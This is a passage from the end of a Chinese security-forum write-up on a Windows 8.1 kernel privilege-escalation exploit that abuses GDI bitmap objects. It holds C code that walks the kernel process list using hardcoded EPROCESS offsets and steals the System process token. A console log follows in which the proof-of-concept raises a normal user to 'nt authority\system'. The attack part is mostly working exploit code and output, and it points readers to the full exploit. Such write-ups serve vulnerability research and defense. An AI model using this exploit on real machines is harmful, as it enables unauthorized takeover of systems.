
VersionSpecificConfig gConfig = { 0x2e0, 0x348 }; //win 8.1

LONG64 PsGetCurrentProcess()
{
    ULONG64 pEPROCESS = PsInitialSystemProcess();// get System EPROCESS
    // walk ActiveProcessLinks until we find our Pid
    LIST_ENTRY ActiveProcessLinks;
    ReadFromAddress(pEPROCESS + gConfig.UniqueProcessIdOffset + sizeof(ULONG64), (BYTE *)&ActiveProcessLinks, sizeof(LIST_ENTRY));
    ULONG64 res = 0;
    while (TRUE) {
        ULONG64 UniqueProcessId = 0;
        // adjust EPROCESS pointer for next entry
        pEPROCESS = (ULONG64)(ActiveProcessLinks.Flink) - gConfig.UniqueProcessIdOffset - sizeof(ULONG64);
        // get pid
        ReadFromAddress(pEPROCESS + gConfig.UniqueProcessIdOffset, (BYTE *)&UniqueProcessId, sizeof(ULONG64));
        // is this our pid?
        if (GetCurrentProcessId() == UniqueProcessId) {
            res = pEPROCESS;
            break;
        }
        // get next entry
        ReadFromAddress(pEPROCESS + gConfig.UniqueProcessIdOffset + sizeof(ULONG64), (BYTE *)&ActiveProcessLinks, sizeof(LIST_ENTRY));
        // if next same as last, we reached the end
        if (pEPROCESS == (ULONG64)(ActiveProcessLinks.Flink) - gConfig.UniqueProcessIdOffset - sizeof(ULONG64))
            break;
    }
    return res;
}

```

最后把 System 进程的 Token 替换到当前进程实现提权。

```
// get System EPROCESS
ULONG64 SystemEPROCESS = PsInitialSystemProcess();
ULONG64 CurrentEPROCESS = PsGetCurrentProcess();
ULONG64 SystemToken = 0;
// read token from system process
ReadFromAddress(SystemEPROCESS + gConfig.TokenOffset, (BYTE *)&SystemToken, 0x8);
// write token to current process
ULONG64 CurProcessAddr = CurrentEPROCESS + gConfig.TokenOffset;
SetAddress((BYTE *)&CurProcessAddr);
WriteToAddress((BYTE *)&SystemToken);
// Done and done. We're System :)
system("cmd.exe");
```



```
管理员: C:\Windows\system32\cmd.exe - poc.exe
Microsoft Windows [版本 6.3.9600]
(c) 2013 Microsoft Corporation。保留所有权利。

C:\Users\user>whoami
win-2e43fnehk8\user

C:\Users\user>poc.exe
[+] Trigerring Exploit.
Done filling.
GetBitmapBits Result. 1000
index: 1080

Gh04 header:
0000bc23476830341e609e9aa42003e6
Gh05 header:
bc003c23476830350000000000000000
Previous page Gh04 (Leaked address):
4050667101f9ffff
Pusca0:
305e667101f9ffffMicrosoft Windows [版本 6.3.9600]
(c) 2013 Microsoft Corporation。保留所有权利。

C:\Users\user>whoami
nt authority\system

C:\Users\user>
```

利用代码可以在 [github](#) 上找到。

Reference

- <https://www.secureauth.com/blog/ms16-039-windows-10-64-bits-integer-overflow-exploitation-by-using-gdi-objects>
- <https://www.secureauth.com/blog/abusing-gdi-for-ring0-exploit-primitives>
- <https://github.com/sensepost/ms16-098>
- <http://repwn.com/archives/26/>
- <http://www.slideshare.net/PeterHlavaty/windows-kernel-exploitation-this-time-font-hunt-you-down-in-4-bytes>

点击收藏 | 1 关注 | 1

[上一篇：利用su小偷实现低权限用户窃取ro...](#) [下一篇：picoCTF2018 Write...](#)

1. 0 条回复

- 动动手指，沙发就是你的了！

[登录](#) 后跟帖

[现在登录](#)

热门节点

[技术文章](#)

[社区小黑板](#)

目录

[RSS](#) [关于社区](#) [友情链接](#) [社区小黑板](#)